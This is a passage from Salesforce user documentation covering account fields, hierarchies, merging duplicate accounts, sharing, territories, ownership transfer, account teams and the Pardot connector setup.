Lead Source	The record source: for example, Advertisement, Partner, or Web. The entry is selected from a picklist of available values, which the administrator sets. Maximum 40 characters for each picklist value.	✔
Mailing City	The city in the mailing address. Maximum 40 characters.	✔
Mailing Country	The mailing country for the address. Entry is selected from a picklist of standard values,	✔

Field	Description	Is Contact Field
	or entered as text. Up to 80 characters are allowed if the field is a text field.	
`Mailing State/Province`	The mailing state or province for the address. Entry is selected from a picklist of standard values, or entered as text. Up to 80 characters are allowed if the field is a text field.	✓
`Mailing Street`	The street in the mailing address. Maximum 255 characters.	✓
`Mailing Zip/Postal Code`	The zip or postal code in the mailing address. Maximum 20 characters.	✓
`Middle Name`	Middle name of the individual. Up to 40 characters are allowed for this field. Note: To enable this field, contact Salesforce Customer Support. Next, from Setup, enter *`User Interface`* in the `Quick Find` box, then select **User Interface**. Then select `Enable Name Suffixes for Person Names`.	✓
`Mobile`	The contact's mobile phone number. Maximum 40 characters.	✓
`Modified By`	User who last changed the account fields, including modification date and time. This does not track changes made to any of the related list items on the account. (Read only)	
`Other City`	The city in another address for the contact. Maximum 40 characters.	✓
`Other Country`	Another country for the address. Entry is selected from a picklist of standard values, or entered as text. Up to 80 characters are allowed if the field is a text field.	✓
`Other Phone`	Another phone number for the contact. Maximum 40 characters.	✓
`Other State/Province`	Another state or province for the address. Entry is selected from a picklist of standard values, or entered as text. Up to 80 characters are allowed if the field is a text field.	✓

Field	Description	Is Contact Field
Other Street	The street address in another address for the contact. Maximum 255 characters.	✔
Other Zip/Postal Code	The zip or postal code in another address for the contact. Maximum 20 characters.	✔
Ownership	Ownership of company, for example, public or private. Entry is selected from a picklist of available values, which are set by an administrator. Each picklist value can have up to 40 characters.	
Phone	Primary phone number of account. Up to 40 characters are allowed in this field.	
Rating	Categorization of how you rate this account, for example, Hot, Cold. Entry is selected from a picklist of available values, which are set by an administrator. Each picklist value can have up to 40 characters.	
Salutation	The title for addressing the contact, for example, Mr., Ms., or Dr. The entry is selected from a picklist of available values, which the administrator sets. Maximum 40 characters.	✔
Shipping City	City portion of primary mailing or shipping address. Up to 40 characters are allowed.	
Shipping Country	Country portion of primary mailing or shipping address. Entry is selected from a picklist of standard values or entered as text. If the field is a text field, up to 80 characters are allowed.	
Shipping State/Province	State or province portion of primary mailing or shipping address. Entry is selected from a picklist of standard values or entered as text. If the field is a text field, up to 80 characters are allowed.	
Shipping Street	Primary mailing or shipping street address of account. Up to 255 characters are allowed.	
Shipping Zip/Postal Code	Zip or postal code portion of primary mailing or shipping address. Up to 20 characters are allowed.	
SIC Code	Standard Industrial Classification code of the account's main business categorization. Up to 10 characters are allowed in this field.	

Field	Description	Is Contact Field
Suffix	Name suffix of the individual. Up to 40 characters are allowed for this field. Note: To enable this field, contact Salesforce Customer Support. Next, from Setup, enter *User Interface* in the Quick Find box, then select **User Interface**. Then select Enable Name Suffixes for Person Names.	✓
Territories	The territories to which the account has been assigned. See Territory Management on page 1366.	
Ticker Symbol	The abbreviation used to identify publicly traded shares of a particular stock. Also known as the stock symbol. Up to 20 characters are allowed in this field.	
Title	The contact's position within the organization. Maximum 80 characters.	✓
Type	Type of account, for example, Customer, Competitor, or Partner. Entry is selected from a picklist of available values, which are set by an administrator. Each picklist value can have up to 40 characters.	
Website	URL of account's website, for example, www.acme.com. Up to 255 characters are allowed in this field; only the first 50 are displayed.	

SEE ALSO:

Accounts

Account History

The Account History related list of an account detail page tracks the changes to the account. Any time a user modifies any of the standard or custom fields whose history is set to be tracked on the account, a new entry is added to the Account History related list. For person accounts, this addition includes any relevant contact fields that are set to be tracked. All entries include the date, time, nature of the change, and who made the change. Modifications to the related lists on the account are not tracked in the account history.

SEE ALSO:

- Accounts

EDITIONS

Available in: Salesforce Classic

Business accounts available in: **All** Editions except **Database.com**

Person accounts available in **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view accounts:

- "Read" on accounts

Considerations and Guidelines for Using Account Hierarchies

An account hierarchy shows accounts that are related through the `Parent Account` field, giving you a global view of a company.

Considerations and Guidelines for Using Account Hierarchies in Lightning Experience

In Lightning Experience, you view an account hierarchy by clicking the **View Account Hierarchy** action on an account detail page.

Considerations and Guidelines for Using Account Hierarchies in Salesforce Classic

In Salesforce Classic, you view an account hierarchy by clicking the **View Hierarchy** link on an account detail page.

SEE ALSO:

- Account Fields
- Guidelines for Creating Accounts

Considerations and Guidelines for Using Account Hierarchies in Lightning Experience

In Lightning Experience, you view an account hierarchy by clicking the **View Account Hierarchy** action on an account detail page.

Display of Accounts
The Account Hierarchy page displays up to 2,000 accounts in Lightning Experience. (To view accounts in a different part of the hierarchy, enter the hierarchy from a different account.) The hierarchy doesn't display details of accounts you don't have permission to view.

Accounts with Multiple Locations
For companies with multiple office locations, you can also use the `Account Site` field to distinguish among the locations.

Accounts in Divisions
If divisions are enabled in your Salesforce org, accounts that are related via the `Parent Account` field don't have to be in the same division.

Person Accounts Not Supported
Person accounts aren't supported for the `Parent Account` field or the **View Account Hierarchy** action.

Adding to a Hierarchy
To list an account as a child account, edit the account. In the `Parent Account` field, type the name of an account or click the lookup icon to search for a name. Or create an account and then add it to the child account's `Parent Account` field.

EDITIONS

Available in: Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view accounts:
- "Read" on accounts

Considerations and Guidelines for Using Account Hierarchies in Salesforce Classic

In Salesforce Classic, you view an account hierarchy by clicking the **View Hierarchy** link on an account detail page.

- An account hierarchy displays up to 500 child accounts in Salesforce Classic. The hierarchy doesn't display details of accounts you don't have permission to view.
- For companies with multiple office locations, you can also use the `Account Site` field to distinguish among the locations.
- If divisions are enabled in your Salesforce org, accounts that are related via the Parent Account field don't have to be in the same division.
- Person accounts aren't supported for the `Parent Account` field or the **View Account Hierarchy** action.
- To list an account as a subsidiary, edit the subsidiary account and type the name of an existing account in the `Parent Account` field. Alternatively, you can click the lookup icon to search for (or optionally, create) a parent account.

EDITIONS

Available in: Salesforce Classic

Available in: **All** Editions except **Database.com**

USER PERMISSIONS

To view accounts:
- "Read" on accounts

Merge Duplicate Accounts

Merge multiple accounts into one so you can keep your data clean and focus on closing deals.

Guidelines and Considerations for Merging Duplicate Accounts
Keep these considerations in mind when you merge duplicate account records.

Merge Duplicate Accounts in Lightning Experience
Merge multiple accounts into one using Lightning Experience.

Merge Duplicate Accounts in Salesforce Classic

Merge multiple accounts into one using Salesforce Classic.

SEE ALSO:

Guidelines and Considerations for Merging Duplicate Accounts

Considerations for Merging Accounts Associated with Relationship Groups

Guidelines and Considerations for Merging Duplicate Accounts

Keep these considerations in mind when you merge duplicate account records.

Merging Duplicate Accounts: Tips and Gotchas (Salesforce Classic)

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Business accounts available in: **All** Editions except **Database.com**

Person accounts available in **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

General

Who Can Merge

You can merge accounts if you're a Salesforce admin, the account owner, or a user above the account owner in the role hierarchy and you have the appropriate user permissions. (The permissions are "Delete" on accounts and "Edit" on related objects, such as opportunities and cases.)

Sharing Rules

In Professional, Enterprise, Unlimited, Performance, or Developer edition orgs, any sharing rules are applied to the merged account. Also, any manual sharing from the master record is applied to the merged account.

Redundant Relationships

If you try to merge accounts that are indirectly related to the same contact, Salesforce displays a message suggesting that you remove the redundant relationships. On account records, indirect relationships are managed from the Related Contacts related list.

Related Items, Chatter Feeds, and Attachments

When duplicate records are related to items such as campaigns or activities, Salesforce relates the items to the merged record, with some exceptions. Chatter feeds are retained from the master record only. Attachments in Chatter feeds are retained in Salesforce but aren't associated with the merged record. To associate the dropped files with the merged record, find them in Files home (in Lightning Experience) or the Files tab (in Salesforce Classic). Then add them to the Files related list on the merged record.

Hidden and Read-Only Fields

Salesforce retains any data in hidden or read-only fields, such as sharing settings, from the master record. Hidden fields aren't shown while you merge. A merged record retains the `Created By` user and `Created Date` from the oldest record merged, regardless of which record is the master. The record shows the merge date as the `Last Modified By` date.

Account Hierarchy

In Lightning Experience, you can choose the parent account to retain. In Salesforce Classic, the merged account retains the account hierarchy from the master record.

Non-Master Accounts

The non-master accounts are moved to the Recycle Bin.

Divisions

If divisions are enabled in your org, the merged account is assigned to the division from the master record unless you select otherwise.

Relationship Groups

Lightning Experience doesn't support merging of accounts associated with relationship groups.

Team Members

Team Members from Non-Master Accounts

The merged account retains all the team members from non-master accounts, even if the members are from different teams.

Permission to Merge on Teams

To merge accounts to which a team member has greater record level access than you do, you must have the "Modify All Data" permission on accounts. For example, suppose that you're the account owner but an account team member has more access than you on any account child records. You need the "Modify All Data" permission to merge those accounts.

Person Accounts

No Support for Merging Person Accounts in Lightning Experience

Lightning Experience doesn't support merging of person accounts.

Portal Support

In Salesforce Classic, you can't merge person accounts that are enabled to use a Customer Portal.

Person Accounts and Business Accounts in Salesforce Classic

In Salesforce Classic, if person accounts are enabled in your org, both business accounts and person accounts are returned when you search for duplicates. However, you can't merge a person account with a business account or the opposite. Person accounts are indicated by the person account icon ( ).

Redundant Relationships

In Salesforce Classic, if you try to merge person accounts that are indirectly related to the same contact or account, Salesforce displays a message suggesting you remove the redundant relationships. Indirect relationships with accounts and indirect relationships with contacts are evaluated separately. If you have conflicts with both, you must resolve them separately.

Portals

- To merge accounts associated with portals, you must have the "Manage Users" permission.
- When you merge accounts that have contacts associated with a portal, the contacts must have the same type of portal.
- When you merge accounts that have contacts associated with multiple portals of the same type, a contact's access to a specific portal doesn't change. A portal user's profile determines the portal available to access.
- When you merge a partner account with a non-partner account, the partner account must be selected as the master record.
- When you merge a partner account with a non-partner account, the owner can't be changed.
- To ensure that the merged account includes contacts associated with a portal, select the account with portal users as the master record.

Territory Management (Salesforce Classic Only)

This information applies to the original Territory Management feature only, and not to Enterprise Territory Management.

- If none of the original accounts has `Exclude from account assignment rules` selected, then account assignment rules run on the merged account to determine its territories. Also, any territories that were manually added to the non-master accounts are manually added to the new account.
- If at least one of the original accounts has `Exclude from account assignment rules` selected, then the following happens.
  - Account assignment rules don't run on the merged account.
  - The merged account inherits all the territories from the non-master accounts.

  - If assignment rules were used to assign territories to the non-master accounts, it appears as if assignment rules are also used to assign territories to the newly merged account, even if the rules don't apply to the merged account.
  - If a territory was manually assigned to one of the non-master accounts, the territory is manually assigned to the merged account.
  - If a territory was added to one account manually and to another account by rules, the territory is manually added to the merged account.

Enterprise Territory Management (Salesforce Classic Only)

This information applies to the Enterprise Territory Management feature only, and not to the original Territory Management.

- If a territory was manually assigned to one of the merged accounts (for models in all states), the territory is manually added to the merged account, if not already there.
- Account assignment rules run on the merged account for the active territory model only if you select *`Select by default`* for the `Evaluate this account against territory rules on save checkbox` on the applicable account page layout's layout properties.
- If the merged value of `Exclude from territory assignment rules` = `true`, then: 1) territory assignment rules are not evaluated even if the *`Select by default`* checkbox for the `Evaluate this account against territory rules on save checkbox` is selected on the applicable account page layout's layout properties; and 2) any existing rule based territory associations in the active model are removed from the merged account.
- For territory models in non-active states (`Planning` or `Archived`), rule-based associated territories don't change on the merged account even if the merged account field values do not match the rules.

SEE ALSO:

Merge Duplicate Accounts

Account Teams

What Is a Person Account?

Considerations for Merging Accounts Associated with Relationship Groups

Merge Duplicate Accounts in Lightning Experience

Merge multiple accounts into one using Lightning Experience.

1. Choose an account record. If duplicates exist, they're listed in a Potential Duplicates related list. Or click the **View Duplicates** link that appears on the account.
2. Choose up to three account records to merge. Click **Continue**.
3. Choose one account record as the master.
4. Choose the field values that you want to keep.
5. Confirm that you want to merge the records by clicking **Next**, and then click **Merge Accounts**.

SEE ALSO:

Guidelines and Considerations for Merging Duplicate Accounts

EDITIONS

Available in: Lightning Experience

Business accounts available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Person accounts aren't supported in Lightning Experience

USER PERMISSIONS

To view accounts:

- "Read" on accounts

To merge business accounts:

- "Delete" on accounts

  AND

  "Edit" on related objects, such as opportunities and cases

Merge Duplicate Accounts in Salesforce Classic

Merge multiple accounts into one using Salesforce Classic.

1. From the Accounts tab, click **Merge Accounts** in the Tools section. If you don't see the merge option, ask your admin to check your user permissions.
2. To find the duplicate accounts, enter a search string. Then click **Find Accounts**.
3. Select up to three accounts you want to merge. Then click **Next**.
4. Select one account as the master record.
5. Select the fields that you want to retain from each record. Fields with conflicting values are highlighted.
6. Click **Merge**.

SEE ALSO:

Guidelines and Considerations for Merging Duplicate Accounts

EDITIONS

Available in: Salesforce Classic

Business accounts available in: **All** Editions except **Database.com**

Person accounts available in **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view accounts:

- "Read" on accounts

To merge business accounts:

- "Delete" on accounts

  AND

  "Edit" on related objects, such as opportunities and cases

To merge person accounts:

- "Delete" on accounts

  AND

  "Read" on contacts

Considerations for Merging Accounts Associated with Relationship Groups

Merging multiple accounts into one helps you keep your data clean so you can focus on closing deals. Here's what you need to know about merging accounts that are members of relationship groups.

- An account can't exist more than once in the same relationship group.
- The account you select as the master record retains its original relationship group memberships. For example, if the master record "Joseph Bannon" was a member of the "Bannon Family" and "Bannon Law Firm" relationship groups, it remains a member of those relationship groups.
- The master record replaces the non-master records in all other relationship groups involved in the merge. For example, if the non-master record "Joe Bannon" was a member of "Bannon Trust Beneficiaries," the master record is transferred Joe Bannon's membership in Bannon Trust Beneficiaries.
- If there is a relationship group to which the master record did not originally belong but the multiple non-master records belong, the master record is transferred the membership of the non-master account that had higher priority (primary versus secondary) or the account whose member record was most recently modified in the relationship group. For example, if the non-master records "JR Bannon" and "Joe Bannon" both were members of "Acme LLP" and JR Bannon was primary, then the master record is transferred JR Bannon's membership in Acme LLP. Alternatively, if neither JR Bannon or Joe Bannon were primary or secondary but JR Bannon's member record in the relationship group was modified more recently, then the master record would be transferred JR Bannon's membership in Acme LLP.

EDITIONS

Available in: Salesforce Classic

Available in: Salesforce for Wealth Management

USER PERMISSIONS

To merge business accounts:
- "Delete" on accounts

To merge person accounts:
- "Delete" on accounts, "Read" on contacts

SEE ALSO:

Merge Duplicate Accounts

Removing Members from Relationship Group Members

Sharing Accounts

Your administrator defines your organization's sharing model and your organization's default account access levels for territories. However, you can extend sharing privileges for your own data on an account-by-account basis. You can use account sharing to increase access to your accounts; you cannot restrict access beyond your organization's default access levels.

To view and manage sharing details, click **Sharing** on the account detail page. The Sharing Detail page lists the users, groups, roles, and territories that have sharing access to the account. On this page, you can do any of the following:

- To grant access to the record for other users, groups, roles, or territories, click **Add**.

  Note: When you share an account, Salesforce prompts you to share any related contacts, opportunities, or cases, up to and including your access level. Enterprise, Unlimited, Performance, and Developer Edition users can also share related records from the record detail pages. Ensure that users have at least "Read" permission on shared records.

  Alternatively, you can share account access by creating an account team.

- Click **Expand List** to view all users that have access to the record.

EDITIONS

Available in: Salesforce Classic

Business accounts available in: **All** Editions except **Database.com**

Person accounts available in **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

- For manual sharing rules that you created, click **Edit** or **Del** next to an item in the list to edit or delete the access level. For accounts, you can also edit the "Owner" sharing rule.

SEE ALSO:

Territory Management

Account Teams

Record Translated Names

Use local name fields to store translated names for accounts, contacts, or leads.

For example, you can store the name of an account in the default language in your Salesforce org and the account's or user's language. The following fields can have corresponding local names:

Standard Field	Local Name Field
Account Name	Account Name (Local)
Contact: First Name	Contact: First Name (Local)
Contact: Middle Name	Contact: Middle Name (Local)
Contact: Last Name	Contact: Last Name (Local)
Lead: Company	Lead: Company Name (Local)
Lead: First Name	Lead: First Name (Local)
Lead: Middle Name	Lead: Middle Name (Local)
Lead: Last Name	Lead: Last Name (Local)

EDITIONS

Available in: Salesforce Classic

Business accounts available in: **All** Editions except **Database.com**

Person accounts available in **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Local names do not affect the user's language settings. Depending on your page layout settings, they can both be displayed on the detail or edit page.

SEE ALSO:

Accounts

Changing the Territories of an Account

To modify an account's manually assigned territories:

1. From the account detail page, click **Change** next to the `Territories` field.
2. At the `Rule-based territory assignments` list, view the territories that contain the account due to active account assignment rules. You cannot use this page to remove the account from these territories; to do so you must modify the account assignment rules that evaluated the account.
3. If the account has existing manual assignments to one or more territories, the names of those territories appear in the `Selected territories` list.
4. Click **Select** and **Deselect** to move territories between the Available territories list and the Selected territories list.
5. Optionally, click **Horizontal View** or **Vertical View** in the drop-down list to place the Selected territories list either alongside or below the Available territories list.
6. When the Selected territories list contains the territories to which the account should be manually assigned, click **Save** to finish and return to the account detail page.

SEE ALSO:

Territory Management

Manually Assign Accounts to Territories

EDITIONS

Available in: Salesforce Classic

Business accounts available in: **All** Editions except **Database.com**

Person accounts available in **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Territory management available in: **Performance** and **Developer** Editions and in **Enterprise** and **Unlimited** Editions with the Sales Cloud

USER PERMISSIONS

To change the territories of an account:

- "Manage Territories"

  OR

  You are a forecast manager. Forecast managers can manage territories of those users working below them in territory hierarchy.

Change a Record's Owner

You can give ownership of a record to another user as long as that user has at least "Read" permission for the type of record being transferred.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To transfer single records:
- "Transfer Record"

1. On the record detail page, click the link to change the owner.

   If you don't see the link, you don't have permissions to change record ownership.

2. Enter or select a new owner. In organizations where the Salesforce Customer Portal or partner portal is enabled, you can filter the results that appear on the user lookup dialog by selecting either a queue or group of users from the `Owner` or `Assigned To` drop-down list.

   Note: You can only enter or select users who have permission to own the record. The User group and the Roles and Internal Subordinates group don't contain Customer Portal or partner users.

3. To notify the new owner, select the `Send Notification Email` checkbox.

   The "From" email address displayed in the notification is your return email address set in your email settings.

   For cases in Professional, Enterprise, Unlimited, Performance, and Developer Edition organizations, the `Case Assigned Template` setting specified in Support Settings determines the email text. For other records, the email text is generated automatically and cannot be customized.

4. Depending on the type of object you are transferring and your user permissions, the following checkboxes can also appear:

Checkbox	Description	Appears For
`Change Division`	Transfers the record to the new owner's division. All records related to the account are transferred to the new division as well.	Accounts and leads in Salesforce Classic, if you can view or edit the `Division` field
`Transfer open opportunities not owned by the existing account owner` or `Transfer open opportunities not owned by you`	Transfers open opportunities owned by other users that are associated with the account.	Accounts in Lightning Experience Accounts in Salesforce Classic
`Transfer closed opportunities`	Transfers the closed opportunities associated with the account. This option applies only to closed opportunities owned by the account owner; closed opportunities owned by other users are not changed.	Accounts in Salesforce Classic
`Transfer open cases owned by the existing account owner`	Transfers any open cases associated with the account owned by the existing account owner.	Accounts in Salesforce Classic
`Transfer closed cases`	Transfers the closed cases associated with the account. This option applies only to closed cases owned by the account owner; closed cases owned by other users are not changed.	Accounts in Salesforce Classic

Checkbox	Description	Appears For
`Keep Account Team`	Transfers all account team members on the account to the new owner.	Accounts in Salesforce Classic
`Keep Opportunity Team`	Preserves the opportunity team when the opportunity is transferred to the new owner. Any opportunity splits are preserved, and split percentages assigned to the previous owner transfer to the new one. If this box is unchecked, all opportunity team members and splits are deleted when the opportunity is transferred. Note: If you transfer closed opportunities, the opportunity team and opportunity splits are maintained, regardless of this setting.	Accounts in Salesforce Classic Opportunities in Salesforce Classic

Note: If you change an account owner with both `Transfer closed opportunities` and `Keep Opportunity Team` deselected, the opportunity team members' access for closed opportunities becomes Private (that is, the opportunity team members lose access to any closed opportunities).

5. Save your owner changes.

If your organization-wide default sharing for an object is set to Private, you may see an error after changing the owner of a record for that object. This is because you no longer have access to the record. This error is safe to ignore.

SEE ALSO:

Transfer of Associated Items

Transfer of Associated Items

When you change a record's owner, some of it's associated records may also be transferred to the new owner.

Important: Workflow rules that update owners *do not* also transfer associated items. To ensure transfer, click **Change** next to the owner's name in a record and make your transfer selections.

Record Type	Associated items that are also transferred
Accounts	Contacts, contracts with `Draft` status, attachments, notes, open activities, and orders with `Draft` status that are either associated with a transferring contract or no contract. Depending on your selections, this can also include open opportunities not owned by the current account owner, closed opportunities, open cases owned by the existing account owner, and closed cases. When a partner account is transferred, partner users associated with that account are moved into the role hierarchy beneath the new owner.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise Performance**, **Unlimited**, and **Developer** Editions

Record Type	Associated items that are also transferred
	Contracts and orders with `Activated` status are not transferred to the new owner, however, the new owner has read-only access to these contracts and orders.
Contacts	Notes, attachments, and open activities
Orders	Open tasks and future events (only applies if neither the old nor new owner is a queue)
Opportunities	Notes, attachments, and open activities
Leads	Notes, attachments, and open activities. Open activities are not transferred if you change lead ownership using the `Assign using active assignment rule` checkbox.
Cases	Notes, attachments, and open activities
Campaigns	Attachments and open activities
Contracts	Notes, attachments, open activities, and orders with `Draft` status
Custom objects	Notes, attachments, and open activities

Note: You can't transfer events to which you have been invited and don't own.

SEE ALSO:

Change a Record's Owner

Create Partner Users

Finding Account-Related Information (Related Lists)

USER PERMISSIONS

To view accounts:	"Read" on accounts
To edit business accounts:	"Edit" on accounts
To edit person accounts:	"Edit" on accounts and contacts
To enable partner accounts:	"Manage External Users"
To disable partner accounts:	"Edit" on accounts AND "Manage External Users"
To disable Customer Portal accounts:	"Edit" on accounts AND "Edit Self-Service Users"

EDITIONS

Business accounts available in: Both Salesforce Classic and Lightning Experience

Business accounts available in: **All** Editions

Person accounts available in: Both Salesforce Classic and Lightning Experience

Person accounts available in **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Related lists, such as opportunities, display information related to an account.

- Hover over the links at the top of a detail page to display the corresponding related list and its records. If Chatter is enabled, hover links display below the feed. An interactive overlay allows you to quickly view and manage the related list items. Click a hover link to jump to the content of the related list. If hover links are not enabled, contact your Salesforce administrator.
- If hover details are enabled, hover over any lookup field on the detail page to view key information about a record before clicking into that record's detail page.
- To directly add new items, click **New** (or the equivalent button) at the top of a related list. For example, to add a task to the Open Activities related list, click **New Task**.
- To change the number of records shown for related lists, click **View More** below a related list, or click **fewer** or **more** at the bottom of the page.
- If you are unable to see related records that belong to portal users, contact your Salesforce administrator.

Viewing Related Lists

What related lists you see are determined by several things.

- The Salesforce edition you are using
- Whether you are using Salesforce Classic or Lightning Experience
- Whether you are viewing a business account or a person account
- Your personal customization
- Page layout customizations set by your Salesforce administrator
- Your permissions to view related data

SEE ALSO:

Accounts

Working Together on Accounts

Account Teams

An account team is a team of users who work together on an account. For example, an account team can include an executive sponsor, dedicated support representative, and project manager. Using account teams makes it easy to track collaboration on accounts.

Account teams aren't the same as opportunity teams, although they have the same team member roles.

You can build an account team for each account that you own. When selecting an account team member, specify the role that the person plays on the account. Depending on your sharing model, you can specify each account team member's level of access to the account and any contacts, opportunities, or cases associated with that account. That way, you can give some team members read-only access and others read/write access.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

You can set up a default account team that includes the people who you normally work with on your accounts. You can choose to automatically add this default account team to all your accounts.

In a custom list view, you can filter account lists by the account teams in which you are a member. When creating or editing a custom list view for accounts, select the `My Account Teams` filter. In account reports, you can filter accounts by the account teams in which you are a member.

Add Account Team Members
Add team members to an account so that the people who work together on the account can easily collaborate and track progress.
Considerations for Removing Account Team Members
Before you delete a member from an account team, make sure you're aware of these considerations.
Guidelines for Setting Up Default Account Teams
Save time by setting up a default account team--a group of coworkers you typically work with on account. Then add the team to accounts that you own.
Account Team Fields
An account team member has the following fields, listed in alphabetical order. Your page layout and field-level security settings determine which fields are visible and editable.

Add Account Team Members

Add team members to an account so that the people who work together on the account can easily collaborate and track progress.

Who can manage the account team members depends on the users' access. Account record owners and users above the owner in the role hierarchy can add, edit, and delete team members. In Salesforce Classic, other users with edit access on the account can only add team members. In Lightning Experience, other users with edit access on the account can add and edit team members, but only changes to the Team Role field are saved.

Record owners and users above the owner can also grant team members higher access to the record.

1. From the Account Team related list on an account, click to either add a team member or a default account team. If you don't see the Account Teams related list, ask your admin to add it to your page layout.
2. Fill in the information, including the user or default team. High-volume portal users can't be added to teams.

   Note: The access level can't be less restrictive than your org's default account access level. The options available to you vary depending on your org's sharing model and whether you're using Salesforce Classic or Lightning Experience. Regardless of sharing access, account team members must also have the "Read" permission on accounts to view accounts that list them as members.

3. Save the information.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To add team members to an account:
- "Read" on users

  AND

  "Edit" on accounts

To view accounts as team members:
- "Read" on accounts

SEE ALSO:

Account Team Fields

Guidelines for Setting Up Default Account Teams

Considerations for Removing Account Team Members

Before you delete a member from an account team, make sure you're aware of these considerations.

- For each account you own, you can remove any team member from the account team.
- Unless specified, removing a member of your account team does not remove that person from your opportunity teams.
- If a team member is on your default account team and you remove him or her from a specific account, those changes only affect that account. The setup of your default account team does not change. To remove users from your default account team, see Guidelines for Setting Up Default Account Teams on page 1207.
- If a user on an account team has Read/Write access (**Account Access**, **Contact Access**, **Opportunity Access**, and **Case Access**) and is deactivated, the access will default to Read Only if the user is reactivated.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view accounts:
- "Read" on accounts

To remove team members:
- "Read" on users

  AND

  Edit" on accounts

  AND

  Owner of account record, or above owner in your organization's role hierarchy

Guidelines for Setting Up Default Account Teams

Save time by setting up a default account team--a group of coworkers you typically work with on account. Then add the team to accounts that you own.

Account teams aren't the same as opportunity teams, although they have the same team member roles.

- To set up a default account team, access Advanced User Details in your personal settings.
- The access levels of the records can only grant the same or wider access than your organization's default access. However, at least one of the access levels must be set to a wider access than the organization's defaults. For example, if the organization-wide defaults for your contacts, opportunities, and cases are set to Private, then at least one of them must be set to a wider access for the account team members.
- `Contact Access` is not available when the organization-wide default for contacts is set to Controlled by Parent.
- While you're defining your default opportunity team, you can choose to automatically add it to all your open opportunities. If you don't choose this option, you add the default team from the Opportunity Team related list of your opportunities.
- Clicking **Add Default Team** adds the default team of the opportunity owner, not of the user who clicks the button.
- Salesforce admins and users above you in the role hierarchy can add your default opportunity team to opportunities that you own.

SEE ALSO:

Account Teams

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To set up default account teams:

- "Read" on opportunities

To add default account teams to accounts:

- "Read" on accounts

  AND

  Owner of account record, or above owner in your organization's role hierarchy

Account Team Fields

An account team member has the following fields, listed in alphabetical order. Your page layout and field-level security settings determine which fields are visible and editable.

Field	Description
`Account Access`	The level of access that a team member has to the account. The access level can be read/write or read only, but it can't be less than your Salesforce org's default account sharing access.
`Case Access`	The level of access that a team member has to the cases associated with the account.
`Contact Access`	The level of access that a team member has to the contact. The access level can be read/write or read only, but it can't be less than your Salesforce org's default contact sharing access. `Contact Access` is not available when the organization-wide default for contacts is set to Controlled by Parent.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Field	Description
`Opportunity Access`	The level of access that a team member has to the opportunities associated with the account.
`Team Member`	The user who's listed as part of the team.
`Team Role`	The role that the team member plays for the account, such as Account Manager.

SEE ALSO:

Add Account Team Members

Syncing Prospects, Contacts, and Leads with Pardot

Getting Started with the Salesforce Connector

Sync newly created prospects, contacts, and leads, between Pardot and Salesforce. In addition, sync Pardot emails sent to prospects as Salesforce activities.

The Salesforce connector, an AppExchange-certified solution, helps you streamline disparate marketing channels from within Pardot.

Records sync between in Pardot and Salesforce at least every 10 minutes. The sync process handles as many as 800 records every 10 minutes, and up to 4,800 every hour.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Setting Up the Salesforce Connector

Set up your Salesforce connector for either production or sandbox environments.

Choose the option that best describes your situation.

If you're setting up the connector for	You'll set up the connector using the instructions in
Either a production or a sandbox environment for the first time	Set Up the Connector to Sync with Either Production or Sandbox Environments
A sandbox environment in addition to an already existing connector you've already set up for your production environment	Set Up the Connector to Sync with Sandbox Environments

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Prepare Salesforce for Connecting to Pardot

Install an AppExchange package to get Salesforce ready to connect and sync with Pardot.

The package you'll download from the AppExchange automatically updates Salesforce with a custom application, custom tab, and custom fields for leads and contacts. After you install the package, you'll see a custom tab for the Pardot LeadDeck application. Keep in mind that you may need to customize your view to display the custom fields for leads and contacts. This helps your sales teams share information between Pardot and Salesforce.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

If you're installing the Pardot AppExchange package for a	You need to
Production environment	1. Go to the Pardot AppExchange package for production environments. 2. Click **Continue** to install the package. 3. When prompted for your username and password, enter your production username and password. 4. Review the actions and click **Deploy** to complete the installation. 5. Confirm with your Salesforce administrator you have read permissions for ObjectChangeLogs.
Sandbox environment	1. Log out of Salesforce. 2. Go to the Pardot AppExchange package for sandbox environments. 3. When prompted for your username and password, enter your sandbox username and password. 4. Click **Continue** to install the package. 5. Review the actions and click **Deploy** to complete the installation. 6. Confirm with your Salesforce administrator you have read permissions for ObjectChangeLogs.

Set Up the Connector to Sync with Either Production or Sandbox Environments

Get your Salesforce connector ready to sync between Pardot and Salesforce for either a product or a sandbox environment.

Complete this procedure only if this is the first time you're establishing your connector. You'll need administrative rights in Salesforce for this procedure.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

